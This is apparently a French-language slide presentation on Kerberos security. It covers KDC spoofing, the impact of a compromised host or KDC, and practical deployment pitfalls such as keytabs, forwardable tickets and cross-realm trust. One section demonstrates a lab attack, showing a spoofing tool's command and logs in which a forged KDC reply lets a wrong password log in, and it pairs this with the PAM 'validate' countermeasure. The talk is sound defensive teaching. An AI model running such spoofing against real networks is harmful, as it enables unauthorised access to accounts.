
```
login auth      sufficient  pam_krb5.so
login auth      required    pam_unix.so try_first_pass
```



## 3.1.2 Usurpation du KDC



- « Problème » : Pas d'authentification de la réponse du KDC
- Attaque possible si on peut écouter et injecter du trafic entre le client et le KDC



## 3.1.2 Usurpation du KDC

- Connexion « normale » de Alice:



Monkey

Alice connectée avec un TGT

```
Virtual Console #1 (UML machine)
Debian GNU/Linux 3.0 uml-1 ttys/1
uml-1 login: alice
Password:
Last login: Tue May 18 14:42:01 2004 on ttys/1
Linux uml-1 2.6.1-1um #1 Sun Jan 25 16:19:52 CET 2004 i686 unknown
alice@uml-1:~$ klist -5
Ticket cache: FILE:/tmp/krb5cc_1001_3wxFk4
Default principal: alice@TEST.FR

Valid starting    Expires          Service principal
05/18/04 14:56:31 05/19/04 00:56:31  krbtgt/TEST.FR@TEST.FR
    renew until 05/19/04 00:56:31
alice@uml-1:~$ rlogin uml-1.test.fr
Last login: Tue May 18 14:56:31 on ttys/1
Linux uml-1 2.6.1-1um #1 Sun Jan 25 16:19:52 CET 2004 i686 unknown
alice@uml-1:~$
```

Alice obtient un TS pour host/uml-1

May 18 16:56:31 youki  
krb5kdc[4129](info): **AS\_REQ**  
(2 etypes {16 1}) 192.168.0.2:  
ISSUE: authtime  
1084892191, etypes {rep=16  
tkt=23 ses=16},  
**alice@TEST.FR for**  
<krbtgt/TEST.FR@TEST.FR>

May 18 16:56:46 youki  
krb5kdc[4129](info):  
**TGS\_REQ** (2 etypes {16 1})  
192.168.0.2: ISSUE: authtime  
1084892191, etypes {rep=16  
tkt=16 ses=16},  
**alice@TEST.FR for**  
<host/uml-1.test.fr@TEST.FR>

## 3.1.2 Usurpation du KDC

- Connexion « spoofée » de Alice:



1234

Alice connectée avec un TGT

```
Virtual Console #2 (UML machine)
Debian GNU/Linux 3.0 uml-1 ttys/2

uml-1 login: alice
Password:
Last login: Tue May 18 14:56:46 2004 from uml-1.test.fr on pts/0
Linux uml-1 2.6.1-1um #1 Sun Jan 25 16:19:52 CET 2004 i686 unknown
alice@uml-1:~$ klist -5
Ticket cache: FILE:/tmp/krb5cc_1001_ofuqqg
Default principal: alice@TEST.FR

Valid starting    Expires          Service principal
05/18/04 15:00:21 05/18/04 23:42:38  krbtgt/TEST.FR@TEST.FR
alice@uml-1:~$ rlogin uml-1.test.fr
error getting credentials: No credentials found with supported encryptio
Trying krb4 rlogin...
krb_sendauth failed: You have no tickets cached
trying normal rlogin (/usr/bin/netkit-rlogin)
exec: No such file or directory
alice@uml-1:~$
```

```
badguy# ./kdcspoofer_v5 -i tap0
alice@TEST.FR 1234
kdcspoofer: krb5 AS REQ
alice@TEST.FR for
krbtgt/TEST.FR@TEST.FR
Wrote 504 byte UDP packet;
check the wire.
Packets sent: 1
Packet errors: 0
Bytes written: 0
```

Le TGT d'Alice ne lui permet pas d'obtenir TS pour host/uml-1

## 3.1.2 Usurpation du KDC



- **Cette attaque ne permet pas d'accéder à un service Kerbérisé**
  - Le TGT obtenu ne permet pas d'obtenir de TS
- **Mais à tous services non Kerbérisés...**
- **Parade : L'authentification système devient une vraie authentification Kerberos (TGT + TS)**

[appdefaults]

```
pam = {  
    debug = true  
    ticket_lifetime = 36000  
    renew_lifetime = 36000  
    forwardable = true  
    validate = true  
}
```

- Par défaut : utilise le service host/machine
- Implique le déploiement de keytab sur toutes les stations du réseau

## 3.1.2 Usurpation du KDC

- Avec l'option « validate »



Monkey

Alice connectée avec un TGT

```
Virtual Console #1 (UML machine)
Debian GNU/Linux 3.0 uml-1 ttys/1
uml-1 login: alice
Password:
Last login: Tue May 18 15:00:22 2004 on ttys/2
Linux uml-1 2.6.1-1um #1 Sun Jan 25 16:19:52 CET 2004 i686 unknown
alice@uml-1:~$ klist -5
Ticket cache: FILE:/tmp/krb5cc_1001_rVANKL
Default principal: alice@TEST.FR

Valid starting    Expires          Service principal
05/18/04 15:12:41 05/19/04 01:12:41  krbtgt/TEST.FR@TEST.FR
        renew until 05/19/04 01:12:41
alice@uml-1:~$
```

May 18 17:12:41 youki  
krb5kdc[6484](info): **AS\_REQ**  
(2 etypes {16 1}) 192.168.0.2:  
ISSUE: authtime  
1084893161, etypes {rep=16  
tkt=23 ses=16},  
**alice@TEST.FR for**  
[krbtgt/TEST.FR@TEST.FR](#)

May 18 17:12:41 youki  
krb5kdc[6484](info):  
**TGS\_REQ** (2 etypes {16 1})  
192.168.0.2: ISSUE: authtime  
1084893161, etypes {rep=16  
tkt=16 ses=16},  
**alice@TEST.FR for**  
[host/uml-1 @TEST.FR](#)

La demande de TS pour host/uml-1 est automatique



- **Kerberos fait peu d'hypothèses quant à la sécurité du réseau sur lequel il est déployé**
- **Repose sur l'idée qu'il est plus facile de sécuriser une/quelques machines que toutes**
  - Sous-entendus...
- **Quelles sont les conséquences d'une compromission même partielle d'un réseau Kerbérisé?**
  - Compromission d'un machine « quelconque »
  - Compromission d'une machine « particulière » (KDC)



- **Compromission d'une machine « quelconque »**
  - 2 types de données « sensibles » sont compromises
    - ✉ Les clefs des services de cette machine
    - ✉ Les tickets des utilisateurs connectés
  - L'attaquant peut alors usurper l'identité
    - ✉ Des services tant que leur clef reste inchangée
    - ✉ Des utilisateurs tant que leur ticket est valide
  - Les conséquences peuvent être aggravées par les compromis acceptés pour faire face aux difficultés pratiques de mise en œuvre
    - ✉ Cron, forwardable ...



- **Compromission d'une machine « particulière » (KDC)**
  - Contrôle totale des authentifiants de toutes les principaux Kerberos
  - Liste heimdal-discuss, 25 mai 2004, J. Danielsson « Kerberos is an all-eggs-in-one-basket system »
- **Kerberos ne dispense pas des mesures élémentaires de sécurité**
  - Patch
  - Cloisonnement (  relation d'approbation cf. §3.2.3)
- **La sécurité d'un KDC doit être en rapport avec la valeur de la somme des données de son royaume**



- **Les 3 'A'**
    - Authentication
    - Authorization
    - Accounting
  - **Kerberos assure un service d'authentification**
  - **Participe à la traçabilité**
  - **Ne permet pas l'autorisation**
    - Ceci revient aux services
    - Les services Kerbérés « classiques » ne fournissent pas de mécanismes génériques d'autorisation
- ✉ .k5login : limité



- 1 Introduction
- 2 Le protocole Kerberos
- **3 Kerberos et la sécurité**
  - 3.1 Problèmes inhérents au protocole
  - **3.2 Problèmes liés aux difficultés pratiques de déploiement**
    - ✉ 3.2.1 Installation via le réseau
    - ✉ 3.2.2 Accès à un service sans mot de passe
    - ✉ 3.2.3 Relation de confiance unilatérale et ticket "forwardable"
    - ✉ 3.2.4 Protection des administrateurs
    - ✉ 3.2.5 Authentification applicative
    - ✉ 3.2.6 Compatibilité des implémentations
- 4 Conclusion



- **Déploiement difficile**

- À tel point qu'on le déconseille parfois:

**« *In our opinion, most sites are better off without it [sic]* »**

Unix System Administration Handbook,  
Prentice Hall, Third Edition

E. Nemeth, G. Snyder, S. Seebass, T. Hein


**« D'après nous la plupart des sites feraient mieux de ne pas l'utiliser »**

Guide de l'administrateur Unix

Campus Press

Traduction : G. Heilles

## 3.2.1 Installation via le réseau



- **Problème : la poule et l'œuf**
- **Il est souhaitable de Kerbériser toutes les machines du réseau**
  - Distribution de fichiers keytab
  - Cf. §3.1.2
- **La distribution sécurisée d'un fichier keytab peut se faire via l'exécution de kadmin en local de la machine cible**
  - Mot de passe d'un principal privilégié
- **Une exécution automatique de cette procédure peut aboutir à un certain niveau d'exposition du keytab**
- **L'intervention d'un administrateur à chaque (ré-)installation n'est pas toujours envisageable**

## 3.2.2 Accès à un service sans mot de passe

---




- **Souhaite-t-on vraiment renforcer l'authentification?**
- **Tâches d'administration nécessitant l'accès à des services sans fournir (en interactif) l'authentifiant de l'identité utilisée**
- **Exemples : travailler quand l'utilisateur n'est pas connecté**
  1. Cron / at
  2. Dépannage des utilisateurs
  3. Batch
- **Solutions?**
  1. FAQ Kerberos, Kerberos on Wall Street
  2. Cache local ou meta-royaume
  3. Relation d'approbation, tickets renouvelables
    - Durée de vie du ticket > max(durée d'un arrêt du batch)
    - Durée de renouvellement > max (temps absolu d'un job)

Conséquences sur la sécurité ...

### 3.2.3 Relation de confiance unilatérale et ticket "forwardable"




- Un utilisateur de ROYAUME\_1 peut accéder à un service de ROYAUME\_2
- ROYAUME\_2 a « confiance » dans l'authentification (la sécurité) de ROYAUME\_1
- Unilatérale : confiance non réciproque?
  - Un TGT de ROYAUME\_2 ne permet pas d'obtenir un TS de ROYAUME\_1
- Option « forwardable »: SSO qui survit aux rebonds
  - À chaque rebond (obtention de TS host/machine) le TGT est dupliqué



### 3.2.3 Relation de confiance unilatérale et ticket "forwardable"



- Dans le cas d'un relation inter-royaume



- Un administrateur de ROYAUME2 a accès au TGT de alice@ROYAUME1
  - Il peut usurper l'identité de alice
    - ✉ Pendant la durée de validité de ce ticket
    - ✉ S'il a accès à un service Kerbérisé de ROYAUME1
- Si le forward de ticket est activé, une relation de confiance (même unilatérale) implique une confiance réciproque
- C'est un sous problème de l'autorisation

## 3.2.4 Protection des administrateurs

---



- **Les efforts consentis pour le déploiement de Kerberos doivent être en rapport avec ceux dédiés à la protection des administrateurs et de leurs stations de travail**

## 3.2.5 Authentification applicative

---

- **Kerberos : authentification supportée par de nombreux systèmes**
- **Pas que de l'authentification système**
  - Mail
  - SGDB
  - Web ...
- **Kerberos peut être intégré (standard GSSAPI, SPNEGO, GSF ...)**
  - Modifications, développement
- **L'authentification utilise un autre protocole**
  - La robustesse doit être cohérente

## 3.2.6 Compatibilité des implémentations

---



- **Compatibilité avec les standards**
  - Respect des RFCs
  
- **Compatibilité entre implémentations**
  - Parties non standardisées
  - Bogues
    - ✉ Exemple : RC4-HMAC avec Windows 2000



- **Kerberos est un moyen puissant et efficace d'assurer l'authentification sur un réseau**
- **Adoption par un grand nombre de systèmes est gage de pérennité**
- **Ne résout pas tous les problèmes et a des limites**
- **Difficultés de déploiement**
  - **Pouvant aboutir à des compromis impactant la sécurité**
- **Ces limites et ces compromis doivent être prise en compte dans l'évaluation de la sécurité apportée**

---

**Merci de votre attention**

- **Des questions ?**